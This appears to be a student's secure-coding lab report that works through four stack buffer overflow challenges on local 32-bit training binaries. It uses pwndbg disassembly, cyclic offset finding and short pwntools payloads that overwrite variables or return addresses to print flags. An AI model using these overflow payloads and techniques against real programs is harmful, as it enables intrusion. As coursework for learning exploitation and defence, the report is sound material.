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
Secure Coding

Lab 5

Task 1

- Endianness:

- Checksec:




Code to overflow:

```
from pwn import *

# Start program

io.sendlineafter(b':', b'AAAAAAAAAAAA\0')
```

- How I got here: I disassembled main, and found that bytes A 1-10 fill the 10 byte gap, and 11 and 12 overflow, with \0 overwriting the third bye of the integer.



- Buffer starts at: ebp -22 Variable is at: ebp - 12 Distance: $22 - 12 = \mathbf{10}$ bytes.

```
ccrutcher@cybr437:~/lab5/Task1$ python3 exploit.py
[+] Starting local process './task1': pid 131498
[+] Receiving all data: Done (63B)
[*] Process './task1' stopped with exit code 0 (pid 131498)

Revealing the secret message:
EWU{Overflowing_with_Secrets!}
```

Figure 1: Output for overflow Task 1

- We skipped the jne, so it flowed to the next line which was reveal secret:

```
0x08049294 <+73>:    je     0x804929d <main+82>
0x08049296 <+75>:    call   0x80491b6 <revealSecret>
```

Task 2

- Endianness

```
ccrutcher@cybr437:~/lab5/Task2$ file task2
task2: ELF 32-bit LSB executable, Intel 80386, version 1 (SYSV), dynamically linked, interpreter /lib/ld-linux.so.2, BuildID[sha1]=29c4ad35942eb3920f678556b572c5697b604843, for
 GNU/Linux 3.2.0, not stripped
```

- checksec

```
pwndbg> checksec
File:     /home/ccrutcher/lab5/Task2/task2
Arch:     i386
RELRO:      Partial RELRO
Stack:      No canary found
NX:         NX unknown - GNU_STACK missing
PIE:        No PIE (0x8048000)
Stack:      Executable
RWX:        Has RWX segments
Stripped:   No
pwndbg>
```

```
io.sendlineafter(b':', b'A' * 25 + b'\x11\xfa\xad\xde')
```

- How I arrived at the vale or eip: I used pwndbg to dissasemble the binary, and found cmp with the pointer at '0xdeadfa11'. This told us that launch code was 12 bytes from the base pointer

```
0x080492b9 <+78>:    cmp    DWORD PTR [ebp-0xc],0xdeadfa11
```

- I disassembled after this and got that at line <+18>: mov DWORD PTR [ebp-0xc],0x12345678. This puts the variable at ebp - 12

```
0x08049277 <+12>:    add    ebx,0x2d7d
0x0804927d <+18>:    mov    DWORD PTR [ebp-0xc],0x12345678
0x08049284 <+25>:    sub    esp,0xc
```

- There is 0x25 at the start of the buffer, which is 37 in decimal

```
0x080492aa <+63>:    sub    esp,0xc
0x080492ad <+66>:    lea    eax,[ebp-0x25]
0x080492b0 <+69>:    push   eax
```

- 37-12 = 25, which is where I used to fill the gap, and the flag appears.

```
ccrutcher@cybr437:~/lab5/Task2$ python3 exploit.py
[+] Starting local process './task2': pid 136032
[+] Receiving all data: Done (105B)
[*] Process './task2' stopped with exit code 0 (pid 136032)
 Launch code accepted!
Mission launched! Revealing mission details:
EWU{Galactic_Exploration_Commencing}
```

Figure 2: Successful Overflow

Task 3

- Endianness

```
ccrutcher@cybr437:~/lab5/Task3$ file task3
task3: ELF 32-bit LSB executable, Intel 80386, version 1 (SYSV), dynamically linked, interpreter /l
ib/ld-linux.so.2, BuildID[sha1]=429f318af846adda048a3a8c2496a320d4949ac3, for GNU/Linux 3.2.0, not
stripped
```

- Checksec

```
pwndbg> checksec
File:     /home/ccrutcher/lab5/Task3/task3
Arch:     i386
RELRO:      Partial RELRO
Stack:      No canary found
NX:         NX unknown - GNU_STACK missing
PIE:        No PIE (0x8048000)
Stack:      Executable
RWX:        Has RWX segments
Stripped:   No
pwndbg>
```

```
io.sendlineafter(b':', b'A' * 32 + b'\xc6\x91\x04\x08')
```

- How I arrived at the value: First, I used 'info address revealArtifact', and this revealed the address.

```
pwndbg> info address revealArtifact
Symbol "revealArtifact" is at 0x80491c6 in a file compiled without debugging.
pwndbg>
```

- From here we needed to figure out how many A's to send, so we can use cyclic comand to find a pattern. I did cyclic 50.

```
pwndbg> cyclic 50
aaaabaaacaaadaaaeaaafaaagaaahaaaiaaajaaakaaalaaama
pwndbg> r
Starting program: /home/ccrutcher/lab5/Task3/task3
Downloading separate debug info for /lib/ld-linux.so.2
Downloading separate debug info for system-supplied DSO at 0xf7fc7000
Downloading separate debug info for /lib32/libc.so.6
warning: Unable to find libthread_db matching inferior's thread library, thread debugging will not be a
vailable.
Enter the name of the explorer:
aaaabaaacaaadaaaeaaafaaagaaahaaaiaaajaaakaaalaaama
Welcome, aaaabaaacaaadaaaeaaafaaagaaahaaaiaaajaaakaaalaaama! Let's see if you've found anything...

Program received signal SIGSEGV, Segmentation fault.
0x61616169 in ?? ()
LEGEND: STACK | HEAP | CODE | DATA | WX | RODATA
──────────────────[ REGISTERS / show-flags off / show-compact-regs off ]──────────────────
 EAX  0x63
 EBX  0x61616167 ('gaaa')
 ECX  0
 EDX  0
 EDI  0xf7ffcb60 (_rtld_global_ro) ← 0
 ESI  0xffffcf7c → 0xffffd121 ← 'SHELL=/bin/bash'
 EBP  0x61616168 ('haaa')
 ESP  0xffffceb0 ← 'jaaakaaalaaama'
 EIP  0x61616169 ('iaaa')
──────────────────────────────[ DISASM / i386 / set emulate on ]──────────────────────────────
Invalid address 0x61616169
```

Figure 3: cyclic and run

- Using the EIP value, I pasted it into another run using the -l flag. This gave us an offeset of 32 because in 32-bit systems, a 20-byte buffer is often padded to 28 bytes, plus 4 bytes for the Saved Base Pointer (EBP). $28 + 4 = 32$.

```
pwndbg> cyclic -l 0x61616169
Finding cyclic pattern of 4 bytes: b'iaaa' (hex: 0x69616161)
Found at offset 32
pwndbg>
```

- That is how I came to the resoultion of 32 bytes for my padding., and used the address 0x080491c6 to little endian.

```
ccrutcher@cybr437:~/lab5/Task3$ python3 exploit.py
[+] Starting local process './task3': pid 136932
[+] Receiving all data: Done (205B)
[*] Process './task3' stopped with exit code -11 (SIGSEGV) (pid 136932)

Welcome, AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAF\x0! Let's see if you've found anything...
You've successfully uncovered the Ancient Artifact of Code! Its secrets are now yours
:
EWU{Unearthed_Ancient_S3crets!}
```

Figure 4: Successful Overflow

Task 4

- Endianness

```
ccrutcher@cybr437:~/lab5/Task4$ file task4
task4: ELF 32-bit LSB executable, Intel 80386, version 1
(SYSV), dynamically linked, interpreter /lib/ld-linux.so
2, BuildID[sha1]=9127d45162f091d4dd45a89c51ba23017589fa6
, for GNU/Linux 3.2.0, not stripped
```

- checksec

```
pwndbg> checksec
File:     /home/ccrutcher/lab5/Task4/task4
Arch:     i386
RELRO:      Partial RELRO
Stack:      No canary found
NX:         NX unknown - GNU_STACK missing
PIE:        No PIE (0x8048000)
Stack:      Executable
RWX:        Has RWX segments
Stripped:   No
pwndbg>
```

```
io.sendlineafter(b':', b'A' * 44 + b'\xc6\x91\x04\x08' + b'DUMY' + b'\xce\xf1\x0f\x00' + b'\
```

- I got tho this solution by first running p accessVault to get the addresss 0x80491c6.

```
pwndbg> p accessVault
$1 = {<text variable, no debug info>} 0x80491c6 <accessVault>
pwndbg>
```

- After that we need to know how may A's to send to reach the EIP, so I generated the pattern using 'cyclic 100' then pasted that value into the hacker alias, to find the offset.

```
pwndbg> cyclic 100
aaaabaaacaaadaaaeaaafaaagaaahaaaiaaajaaakaaalaaamaaanaaaoaaapaaaqaaaraaasaaataaauaaavaaawaaaxaaayaaa
pwndbg> r
Starting program: /home/ccrutcher/lab5/Task4/task4
Downloading separate debug info for /lib/ld-linux.so.2
Downloading separate debug info for system-supplied DSO at 0xf7fc7000
Downloading separate debug info for /lib32/libc.so.6
warning: Unable to find libthread_db matching inferior's thread library, thread debugging will not be available.
Enter your hacker alias:
aaaabaaacaaadaaaeaaafaaagaaahaaaiaaajaaakaaalaaamaaanaaaoaaapaaaqaaaraaasaaataaauaaavaaawaaaxaaayaaa
Welcome, aaaabaaacaaadaaaeaaafaaagaaahaaaiaaajaaakaaalaaamaaanaaaoaaapaaaqaaaraaasaaataaauaaavaaawaaaxaaayaaa! Initiating the cybersecuri
ty vault access sequence...

Program received signal SIGSEGV, Segmentation fault.
0x6161616c in ?? ()
LEGEND: STACK | HEAP | CODE | DATA | WX | RODATA
[ REGISTERS / show-flags off / show-compact-regs off ]
 EAX  0xa5
 EBX  0x6161616a ('jaaa')
 ECX  0
 EDX  0
 EDI  0xf7ffcb60 (_rtld_global_ro) ← 0
 ESI  0xffffcf7c → 0xffffd121 ← 'SHELL=/bin/bash'
 EBP  0x6161616b ('kaaa')
 ESP  0xffffceb0 ← 'maaanaaaoaaapaaaqaaaraaasaaataaauaaavaaawaaaxaaayaaa'
 EIP  0x6161616c ('laaa')
[ DISASM / i386 / set emulate on ]
Invalid address 0x6161616c
```

- From here we are grabbing the offset so doing cyclic -l 0x6161616c, which is the address in the EIP. This returned 44.

```
pwndbg> cyclic -l 0x6161616c
Finding cyclic pattern of 4 bytes: b'laaa' (hex: 0x6c616161)
Found at offset 44
pwndbg>
```

- When accessVault finishes running, it will try to "return" to whatever address is on the stack immediately after its own address. Since we don't care where it goes after printing the flag, we just put 4 bytes of junk, which is where the DUMY comes from.

```
ccrutcher@cybr437:~/lab5/Task4$ python3 exploit.py
[+] Starting local process './task4': pid 137782
[+] Receiving all data: Done (184B)
[*] Process './task4' stopped with exit code -11 (SIGSEGV) (pid 1
37782)

Welcome, AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAF\x0DUMY\x
0f! Initiating the cybersecurity vault access sequence...
Access granted. The flag is:
EWU{Unlocked_through_HEXellence!}
```

Figure 5: Sucessful Overflow